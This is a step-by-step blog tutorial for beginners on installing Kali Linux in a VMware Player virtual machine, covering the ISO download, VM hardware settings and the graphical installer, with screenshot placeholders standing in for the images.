Now that you’ve completed installing Kali Linux, it’s time to customize your system. The Kali General Use section of our site has more information and you can also find tips on how to get the most out of Kali in our User Forums.
No comments

Complete Guide On How To Install Kali Linux In VMware

StepByStep Complete Guide On How To Install Kali Linux In VMware

This tutorial will walk you through the difficult process of installing Kali Linux in VMware Player, a free virtual machine manager that can be downloaded from www.vmware.com.
This tutorial assumes that you have some basic knowledge of your computer (amount of RAM number of processors, etc.) This tutorial is also intended for beginners who haven’t worked with VMware or Kali Linux before.


Step One:

First we need to download Kali from http://kali.org/downloads/. If you have a 64-bit capable computer (like me), then you probably will want the 64-bit version of Kali for performance reasons.
Expand the drop down menu’s to find the version you need. Select the 64-bit version ONLY if you have a 64-bit computer.

step 1
Step Two:
If you don’t have a torrent program, then click the link highlighted above and select “Save” when the download notification appears. Make sure you know where you saved it.
step 2

If you have a torrent program, then I highly recommend using the torrent option. Click on the Torrent link, it will open the torrent file in your browser. Just copy the URL of it and enter it in your torrent program.

step 2.1
step 2.2

Now wait for Kali to download, this might take several hours, depending on your internet speed.
Step Three:
When Kali has finished downloading, open VMware Player and click Create a new virtual machine.

step 3

Step Four:

In the window that opens, select Installer disc image file (iso) and browse to the location of and select the Kali Linux ISO file that you just downloaded.

step 4
step 4.1
Once you have selected the file, click Next.

step 4.2

Step Five:

In the next step, select a name for the virtual machine. I’m going to name it Tutorial Kali for this tutorial. You also need to select a location for it, I recommend creating a folder called “Virtual machines” in My Documents. Then click Next.
step 5

Step Six:

Next step, you need to select a maximum size for Kali. I recommend doing at least 30 GB’s as Kali tends to expand over time. After you’ve entered your desired value (no less than 20 GB) change the next option to Store virtual disk as a single file and click Next.
step 6

Step Seven:

In the next window, we need to customize some hardware settings, so click on the Customize Hardware… button.
step 7

Step Eight:

You will now be presented with a Hardware window. In the left pane select Memory in the left pane of the window, and slide the slider on the right side to at least 512 MB*. This is for performance. Since I have 8 GB of RAM on my computer, I’m going to put it at 2 GB’s (2000 Mb’s).*Note, you should give a virtual machine a maximum of half the RAM installed on your computer. If your computer has 4 GB of RAM, then the max you want to slide it to is 2 GB. If your computer has 8 GB, then you can go to a max of 4 GB etc..

step 8

Now highlight Processors in the left pane. This option really depends on your computer, if you have multiple processors, then you can select two or more. If you have a regular computer, with two or less, then I suggest leaving this number at one.
step 8.1

Moving on, click on Network Adapter in the left pane. On the right side, move the dot to the Bridged (top) option. Now click on the Configure Adapters button.
8.2

In the small window that pops up, uncheck all the boxes except for the one next to your regular network adapter and hit OK.

8.4

You can now click on Close at the bottom of the Hardware window and then click on Finish in the Wizard.
step 8.5

Step Nine:

After you click Finish the window will close and the new virtual machine file will be added to the VM library. Now all we have to do is start Kali and install it! To do this, highlight the name of the newly created virtual machine by clicking on it, and click Play virtual machine in the right pane.
step 9

This will start Kali for the first time.

Step 10:

At the boot menu, use the arrow keys to scroll down to Graphical install and hit enter.
step 10

Step 11:

The next screen will ask you to select your preferred language, you can use the mouse to select this, then click Continue.
step 11

Step 12:

On the next screen, select your location and hit Continue.
step 12

It’ll now ask you for your standard keymap. If you use the standard American English keyboard, then just click Continue.
step 13

Step 14:

Wait until Kali finishes detecting the hardware on your computer. During this, you might be presented with this screen:

step 14

Just hit Continue and select Do not configure the network at this time on the next screen.
step 14.5

Step 15:

You will now be asked to supply a hostname, which is kind of like a computer name. You can enter anything you want, or you can just leave it as kali. When you’re done, hit Continue.

step 15

Step 16:

Kali will now ask you to enter a password for the root (main) account. Make sure you can easily remember this password, if you forget it, you’ll have to reinstall Kali. Hit Continue after you’ve enter and re-entered the password of your choice.
step 16

Step 17:

The next step will ask you for your time zone, select it and click Continue.
step 17

Step 18:

Wait until Kali detects the disk partitions. When you are presented with the next step, select Guided – use entire disk. (this is usually the top option) then click Continue.
step 18

The installer will now confirm that you want to use this partition. Hit Continue.
step 18.5

One more question about the partition will appear. Select the option that says All files in one partition and hit Continue.
step 18.9

Step 19:

Confirm that you want to make these changes by selecting Finish partitioning and write changes to disk. Then hit Continue.
step 19

Step 20:

The last question! Confirm that you really want to make these changes by moving the dot to Yes and hitting Continue for the last time.

step 20

Kali will now start installing! Wait until it has completed, this might take upwards of 30 minutes.

Step 21:

Alright, Kali has finished installing and now you are presented with a window that asks you about a network mirror. You can just select No and hit Continue.
step 21

Step 22:

After a few minutes, the installer will ask you if you want to install GRUB boot loader. Click Yes and Continue.
step 22

Step 23:

The installation should now complete, and you’ll be shown with the following notification message:

step 23
Click Continue.

Step 24:

After it restarts, login to it with the user name root and the password that you created earlier.


You’ve successfully installed Kali Linux in VMware.
Now you need to install VMware tools on Kali Linux.
Follow
this tutorial on how to do just that.

If you have problems, please contact me!

No comments